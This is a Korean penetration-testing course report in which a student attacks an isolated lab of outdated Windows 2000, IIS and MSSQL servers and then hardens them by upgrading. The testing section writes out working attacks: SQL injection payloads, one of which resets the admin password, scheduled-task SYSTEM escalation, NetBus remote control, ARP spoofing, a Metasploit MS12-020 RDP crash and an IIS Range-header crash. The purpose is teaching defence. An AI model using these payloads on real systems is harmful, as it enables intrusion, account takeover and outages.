

# 시스템 보안구축

문제해결 시나리오

악성코드분석 및 모의해킹 전문가 양성과정

김 다 승

## 차 례

1. 시스템 보안 설계하기	----- 3
1) 다음 보안 요구 사항에 따라 시스템 대한 보안 요구사항을 명세하라.	----- 3
2) 보안 요구사항을 만족하는 시스템을 구축하기 위한 환경을 구축하라.	----- 4
2. 시스템 보안 구현하기	----- 5
1) 구현된 시스템의 결함 여부를 테스트하라.	----- 5
2) 테스트 결과에 따라 발견된 결함을 보완하라.	----- 13


## 1. 시스템 보안 설계하기

1) 다음 보안 요구 사항에 따라 시스템에 대한 보안 요구사항을 명세하라.


보안 요구사항	시스템 보안 설정 리스트
윈도우 구 버전 취약점	Win2000 -> Win2008R2로 업그레이드
IIS 구 버전 취약점	IIS 5.0 -> IIS 7.5
DB 구 버전 취약점	MSSQL 2000 -> MSSQL 2008
계정 관리	관리자 계정명 수정
악성코드 대비	Microsoft사에서 제공하는 실시간 감지 툴 설치
Sniffing 방지	ARP auto(동적) -> static(정적)으로 설정
원격 데스크톱	Microsoft사에서 제공하는 업데이트 패치 Microsoft사에서 제공하는 업데이트 패치
보안 수준 낮음인 경우	
보안 취약점	
IIS 보안 취약점	

2) 보안 요구사항을 만족하는 시스템을 구축하기 위한 환경을 구축하라.


### 2-1) Windows Server 2008 R2 x64 Enterprise 준비



[Windows Server 2008 R2 Enterprise 설치]



[Win2008R2 한글팩 설치]



[Windows Server 2008 r2 버전 확인]

### 2-2) Microsoft Windows 2000 준비



[Windows 2000 버전 확인]

print @@version

```
Microsoft SQL Server 2000 - 8.00.194 (Intel X86)
Aug 6 2000 00:57:48
Copyright (c) 1988-2000 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
```




[MSSQL 버전 확인]




[IIS 버전 확인]


## 2. 시스템 보안 구현하기

### 1) 구현된 시스템의 결함 여부를 테스트하라.



취약점	결함 여부
윈도우 구 버전 취약점	<p>1. Win2000에서 예약작업으로 cmd를 실행시키기</p>  <p>2. Win2000에서는 예약작업이 순조롭게 진행된다.</p> <ul style="list-style-type: none"> <li>- MSTask.exe는 예약작업을 처리하는 스케줄러이며 시스템 프로세스이다.</li> <li>- 시스템 프로세스로 cmd가 실행되었다.</li> </ul>  <p>3. MSTask.exe에서 explorer.exe 실행시키면 system 계정을 획득할 수 있다.</p> <ul style="list-style-type: none"> <li>- 전제조건 : 작업관리자에서 explorer.exe 프로세스 끝내기</li> </ul> 

취약점	결함 여부
<p>IIS 구 버전 취약점</p>	<p>1. Directory Listing이 가능하다</p> 




취약점	결함 여부															
DB 구 버전 취약점	<p>1. 관리자 로그인 창에서 로그인 및 패스워드 변경 가능</p> <div data-bbox="568 264 1010 443"> <p>관리자의 ID와 Password를 입력하세요.</p> <p>ID <input type="text" value="1'or'1'='1"/></p> <p>Password <input type="password" value="●●●●●●●●"/></p> <p><input type="button" value="확인"/></p> </div> <p>[관리자 로그인 시도]</p> <div data-bbox="568 465 1174 757"> <p>관리자페이지</p> <p>관리자정보보통권 회원관리 대분류 소분류 카드고리관리 상품관리 석재상품관리 주문관리 온라인정보 팝업관리 기간별상품통계 검색통계 홈페이지로 관리자로그아웃</p> <p>【주문관리】  <input checked="" type="radio"/> 전체주문확인          <input type="radio"/> 주문확인          <input type="radio"/> 입금확인          <input type="radio"/> 배송중          <input type="radio"/> 배송완료          <input type="radio"/> 주문취소</p> <p>【주문검색】          ID선택 : <input type="text"/> Search          2019년 12월 12일 ~ 2019년 12월 12일 까지 Search          오늘주문건수 : 0건 / 오늘의 배송 : 0건 / 주문금액 : 0원 / 결제금액 : 0원</p> <p>번호 주문번호 주문자 결제방법/상태 견제상태 견제금액 포인트사용 주문일시 처리상태</p> <p>등록된 데이터가 없습니다</p> <p>◀◀ back 1 next ▶▶</p> </div> <p>[로그인 성공]</p>															
	<p>2. Error 기반의 SQL Injection으로 데이터 알아내기          &gt; 1' or db_name()&gt;1-- : 데이터베이스 이름 알아보기</p> <div data-bbox="568 936 1054 1059"> <p>아이디 : <input type="text" value="1' or db_name()&gt;1--"/></p> <p>비밀번호 : <input type="password"/></p> <p><input type="button" value="회원 로그인"/></p> </div> <div data-bbox="568 1081 1453 1272"> <p>Microsoft OLE DB Provider for SQL Server error '80040e07'</p> <p>nvarchar(255) 'camel'을 int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.</p> <p>/login/login_chk.asp, line 21</p> </div> <p>&gt; 데이터베이스 이름이 camel이란 것을 확인했다.</p> <p>3. 일반 로그인 창에서 union을 이용하여 데이터 알아내기          &gt; test' union select '1',null,'3','4','5','6','7','8','9','10',null--</p> <div data-bbox="568 1503 1453 1626"> <p>아이디 : <input type="text" value="test' union select '1'"/></p> <p>비밀번호 : <input type="password"/></p> <p><input type="button" value="회원 로그인"/></p> <p>님 로그인 되었습니다. <input type="button" value="로그아웃"/></p> </div> <p>[일반 로그인 창에서 시도]                      [시도 성공]</p> <div data-bbox="568 1704 906 2051"> <p>개인정보 수정</p> <table border="1"> <tr><td>성명</td><td>3</td></tr> <tr><td>주민등록번호</td><td>4</td></tr> <tr><td>아이디</td><td>1</td></tr> <tr><td>비밀번호</td><td></td></tr> <tr><td>이메일</td><td>10</td></tr> <tr><td>연락처</td><td>8</td></tr> <tr><td>이동전화</td><td>9</td></tr> <tr><td>주소</td><td>6 7 (5)</td></tr> </table> </div> <p>&gt; union으로 시도할 경우 로그인되며, Mypage를 눌러서 확인할 수 있다.</p>	성명	3	주민등록번호	4	아이디	1	비밀번호		이메일	10	연락처	8	이동전화	9	주소
성명	3															
주민등록번호	4															
아이디	1															
비밀번호																
이메일	10															
연락처	8															
이동전화	9															
주소	6 7 (5)															

취약점	결함 여부
계정 관리	1. 관리자 로그인 : injection으로 하기 
	2. 관리자의 id가 admin이라는 것을 확인 <div><div><div>관리자정보변경</div><div>회원관리</div><div>대분류</div><div>소분류</div><div>카테고리관리</div><div>상품관리</div><div>삭제 상품관리</div><div>주문관리</div><div>온라인정보</div><div>팝업관리</div><div>기간별매출통계</div><div>기간별상품통계</div><div>접속통계</div><div>홈페이지로</div><div>관리자로그아웃</div></div><div><div>【 관리자 정보 변경 】</div><div>관리자아이디 변경</div><div>기존아이디 <input type="text"/></div><div>변경아이디 <input type="text"/></div><div>수정 취소</div><div>관리자 비밀번호 변경</div><div>아이디 admin</div><div>기존비밀번호 <input type="text"/></div><div>변경비밀번호 <input type="text"/></div><div>변경비밀번호확인 <input type="text"/></div><div>수정 취소</div></div></div>
	3. 관리자의 패스워드 변경하기 <div><pre>POST http://192.168.1.20/admin/admin_login.asp HTTP/1.1 Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */* Referer: http://192.168.1.20/admin/index.asp?re_url=/index.asp Accept-Language: ko User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0) Paros/3.2.13 Content-Type: application/x-www-form-urlencoded Host: 192.168.1.20 Content-length: 127 Proxy-Connection: Keep-Alive Pragma: no-cache Cookie: ASPSESSIONIDQQBCRDCC=LGJJKIPDDHBKBEENPOEHKMAE  admin_id=1'or'1'=1&amp;admin_pass=1'or'1'=1;update+admin+set+admin_pass='admin123'+where+admin_id='admin&amp;Submit2222=%C8%AE%C0%CE</pre></div> <div>&gt; 관리자의 패스워드가 변경되었다.</div>






취약점	결함 여부
악성코드 대비	<p>1. Win2008R2에서 Netbus 압축파일 실행하기</p>  <p>2. WinXP에서 NetBus.exe파일 실행하여 2008을 제어하기</p> 

취약점	결함 여부																								
Sniffing 공격	1. ping test 후 arp 테이블 확인 <pre>C:\Users\Administrator&gt;arp -a</pre> <table><tr><td>인터페이스: 192.168.1.22 --- 0xb</td><td></td><td></td></tr><tr><td>인터넷 주소</td><td>물리적 주소</td><td>유형</td></tr><tr><td>192.168.1.2</td><td>00-50-56-e5-0b-a5</td><td>유동적</td></tr><tr><td>192.168.1.10</td><td>00-0c-29-b8-37-ab</td><td>유동적</td></tr><tr><td>192.168.1.30</td><td>00-0c-29-cf-b2-a1</td><td>유동적</td></tr><tr><td>192.168.1.255</td><td>ff-ff-ff-ff-ff-ff</td><td>정적</td></tr><tr><td>224.0.0.22</td><td>01-00-5e-00-00-16</td><td>정적</td></tr><tr><td>224.0.0.252</td><td>01-00-5e-00-00-fc</td><td>정적</td></tr></table>	인터페이스: 192.168.1.22 --- 0xb			인터넷 주소	물리적 주소	유형	192.168.1.2	00-50-56-e5-0b-a5	유동적	192.168.1.10	00-0c-29-b8-37-ab	유동적	192.168.1.30	00-0c-29-cf-b2-a1	유동적	192.168.1.255	ff-ff-ff-ff-ff-ff	정적	224.0.0.22	01-00-5e-00-00-16	정적	224.0.0.252	01-00-5e-00-00-fc	정적
	인터페이스: 192.168.1.22 --- 0xb																								
	인터넷 주소	물리적 주소	유형																						
	192.168.1.2	00-50-56-e5-0b-a5	유동적																						
192.168.1.10	00-0c-29-b8-37-ab	유동적																							
192.168.1.30	00-0c-29-cf-b2-a1	유동적																							
192.168.1.255	ff-ff-ff-ff-ff-ff	정적																							
224.0.0.22	01-00-5e-00-00-16	정적																							
224.0.0.252	01-00-5e-00-00-fc	정적																							
	2. arpspoof하기 > arpspoof -t 192.168.1.22 192.168.1.10 : 192.168.1.22에게 192.168.1.10이라고 속인다. > fragrouter -B1 : TTL값까지 수정해 포워딩해준다.																								
	<pre>root@bt:~# arpspoof -t 192.168.1.22 192.168.1.10 0:c:29:cf:b2:a1 0:c:29:c4:9:c4 0806 42: arp reply</pre> <pre>root@bt:~# fragrouter -B1 fragrouter: base-1: normal IP forwarding 192.168.1.22 &gt; 192.168.1.10: icmp: type 8 code 0</pre>																								
	3. arp 테이블 다시 확인 <pre>C:\Users\Administrator&gt;arp -a</pre> <table><tr><td>인터페이스: 192.168.1.22 --- 0xb</td><td></td><td></td></tr><tr><td>인터넷 주소</td><td>물리적 주소</td><td>유형</td></tr><tr><td>192.168.1.2</td><td>00-50-56-e5-0b-a5</td><td>유동적</td></tr><tr><td>192.168.1.10</td><td>00-0c-29-cf-b2-a1</td><td>유동적</td></tr><tr><td>192.168.1.30</td><td>00-0c-29-cf-b2-a1</td><td>유동적</td></tr><tr><td>192.168.1.255</td><td>ff-ff-ff-ff-ff-ff</td><td>정적</td></tr><tr><td>224.0.0.22</td><td>01-00-5e-00-00-16</td><td>정적</td></tr><tr><td>224.0.0.252</td><td>01-00-5e-00-00-fc</td><td>정적</td></tr></table>	인터페이스: 192.168.1.22 --- 0xb			인터넷 주소	물리적 주소	유형	192.168.1.2	00-50-56-e5-0b-a5	유동적	192.168.1.10	00-0c-29-cf-b2-a1	유동적	192.168.1.30	00-0c-29-cf-b2-a1	유동적	192.168.1.255	ff-ff-ff-ff-ff-ff	정적	224.0.0.22	01-00-5e-00-00-16	정적	224.0.0.252	01-00-5e-00-00-fc	정적
인터페이스: 192.168.1.22 --- 0xb																									
인터넷 주소	물리적 주소	유형																							
192.168.1.2	00-50-56-e5-0b-a5	유동적																							
192.168.1.10	00-0c-29-cf-b2-a1	유동적																							
192.168.1.30	00-0c-29-cf-b2-a1	유동적																							
192.168.1.255	ff-ff-ff-ff-ff-ff	정적																							
224.0.0.22	01-00-5e-00-00-16	정적																							
224.0.0.252	01-00-5e-00-00-fc	정적																							
	4. wireshark에서 정보를 확인할 수 있다.																								

취약점	결함 여부
<p>원격 데스크톱 보안 수준 낮음인 경우 보안 취약점</p>	<p>1. Win2008R2의 원격 설정 - 원격 허용(보안 수준 낮음) &gt; 원격 허용 시, 3389포트가 열린 것을 확인할 수 있다.</p> 
	<p>TCP    0.0.0.0:3389                      0.0.0.0:0                      LISTENING                      InHost</p>
	<p>2) WinXP에서 Win2008R2로 원격 데스크톱 시도 : 성공 - 192.168.1.22 : Windows Server 2008 R2</p> 
	<p>3) metasploit 공격하기</p> <pre>msf &gt; use auxiliary/dos/windows/rdp/ms12_020_maxchannelids msf auxiliary(ms12_020_maxchannelids) &gt; set rhost 192.168.1.22 rhost =&gt; 192.168.1.22 msf auxiliary(ms12_020_maxchannelids) &gt; set rport 3389 rport =&gt; 3389 msf auxiliary(ms12_020_maxchannelids) &gt; exploit  [*] 192.168.1.22:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS [*] 192.168.1.22:3389 - 210 bytes sent [*] 192.168.1.22:3389 - Checking RDP status... [+] 192.168.1.22:3389 seems down [*] Auxiliary module execution completed msf auxiliary(ms12_020_maxchannelids) &gt;</pre> <p>4) Win2008R2에 블루스크린이 뜬다.</p> 

취약점	결함 여부
<p>IIS 보안 취약점</p>	<p>1) 소스 보기로 공격대상 확인</p> <pre data-bbox="592 271 1310 300">&lt;td width="170"&gt;&lt;a href="/index.asp"&gt;&lt;img src="/image/logo.jpg</pre> <p>2) 해당 공격대상의 byte를 크게 주어서 공격</p> <pre data-bbox="566 427 1441 584">root@bt:~# wget --header="Range: bytes=18-18446744073709551615" http://192.168.1.22/image/logo.jpg --2019-12-11 00:20:38-- http://192.168.1.22/image/logo.jpg Connecting to 192.168.1.22:80... connected. HTTP request sent, awaiting response... Read error (Connection reset by peer) in headers. Retrying. --2019-12-11 00:20:39-- (try: 2) http://192.168.1.22/image/logo.jpg Connecting to 192.168.1.22:80... connected. HTTP request sent, awaiting response...</pre> <p>3) Win2008R2에 블루스크린이 뜬다.</p> 

2) 테스트 결과에 따라 발견된 결함을 보완하라.


보안 요구사항	시스템 보안 설정
윈도우 구 버전 취약점	<p>1. Windows Server 2008 R2 iso파일 구하기</p> <ul style="list-style-type: none"> <li>- 현재 180일 버전만 구할 수 있다.</li> <li>- 경로 : <a href="https://www.microsoft.com/en-us/download/details.aspx?id=11093">https://www.microsoft.com/en-us/download/details.aspx?id=11093</a></li> </ul> <p> 7601.17514.101119-1850_x64fre_server_eval_en-us-GRMSXEVAL_EN_DVD.iso</p>
	<p>2. Windows Server 2008 R2 Enterprise 설치</p> 
	<p>3. Windows Server 2008 R2 Enterprise 설치 완료</p> 

보안 요구사항	시스템 보안 설정
<p>윈도우 구 버전 취약점</p>	<p>4. at 명령어로 예약작업 해보기</p> <pre>C:\Users\Administrator&gt;at 04:02 /interactive ~cmd.exe~</pre> <p>경고: 보안 강화로 인해 이 작업은 예상 시간에 실행되지만 대화형으로 실행되지는 않습니다. 대화형 작업이 필요한 경우에는 schtasks.exe 유틸리티를 사용하십시오(자세한 내용은 'schtasks /?' 참조). 새 작업을 추가했습니다. 작업 ID = 1</p> <p>&gt; cmd는 실행되지 않았다.</p> <p>5. schtasks 명령어로 예약작업 해보기</p> <pre>C:\Users\Administrator&gt;schtasks /Create /sc daily /tn cmd /tr cmd.exe /st 04:03 /ru system</pre> <p>성공: 예약된 작업 ~cmd~을(를) 만들었습니다.</p> <p>&gt; cmd는 실행되지 않았다.</p> <p>=&gt; win2008R2에서는 win2000과는 다르게 시스템 계정으로 실행되지 않음을 확인할 수 있었다.</p>


## 보안 요구사항

## 시스템 보안 설정

### 1. IIS 설치 및 .NET Framework. 3.5.1 기능 설치




### 2. IIS(인터넷 정보 서비스) 관리자 설치 완료



IIS 구 버전 취약점

### 3. IIS 버전 확인 : Version 7.5



### 4. Directory Listing 방지





보안 요구사항

시스템 보안 설정

1. iso 파일 넣기 : SQLFULL\_ENU\_x64.iso

Device status

☒ Connected

☒ Connect at power on

Connection

☐ Use physical drive:

Auto detect

☒ Use ISO image file:

D:\August\_Mon-Friday\_dasomkim\SQLFI

Browse...

2. MSSQL Server 2008 설치

SQL Server 2008 Setup

Installation Progress

Setup Support Rules

Feature Selection

Instance Configuration

Disk Space Requirements

Server Configuration

Database Engine Configuration

Analysis Services Configuration

Reporting Services Configuration

Error and Usage Reporting

Installation Rules

Ready to Install

**Installation Progress**

Complete

Setup process complete

Feature Name	Status
Database Engine Services	Success
SQL Server Replication	Success
Full-Text Search	Success
Analysis Services	Success
Reporting Services	Success
Management Tools - Complete	Success
Management Tools - Basic	Success
SQL Client Connectivity SDK	Success

Next > Cancel Help

DB 구 버전 취약점

Summary log file has been saved to the following location:

[C:\Program Files\Microsoft SQL Server\100\Setup Bootstrap\Log\20191210\\_104509\Summary\\_win20082\\_20191210\\_104509.txt](C:\Program Files\Microsoft SQL Server\100\Setup Bootstrap\Log\20191210_104509\Summary_win20082_20191210_104509.txt)

Information about the Setup operation or possible next steps:

Your SQL Server 2008 installation completed successfully.

3. MSSQL 설정

1) TCP/IP를 Enable로 변경하기

SQL Server Configuration Manager

파일(F) 동작(A) 보기(V) 도움말(H)

SQL Server Configuration Manager (Local)

SQL Server Services

SQL Server Network Configuration (32-bit)

SQL Native Client 10.0 Configuration (32-bit)

SQL Server Network Configuration (64-bit)

Protocols for MSSQLSERVER

SQL Native Client 10.0 Configuration

Protocol Name	Status
Shared Memory	Enabled
Named Pipes	Disabled
TCP/IP	Disabled
VIA	Disabled

Enable Disable

속성(R)

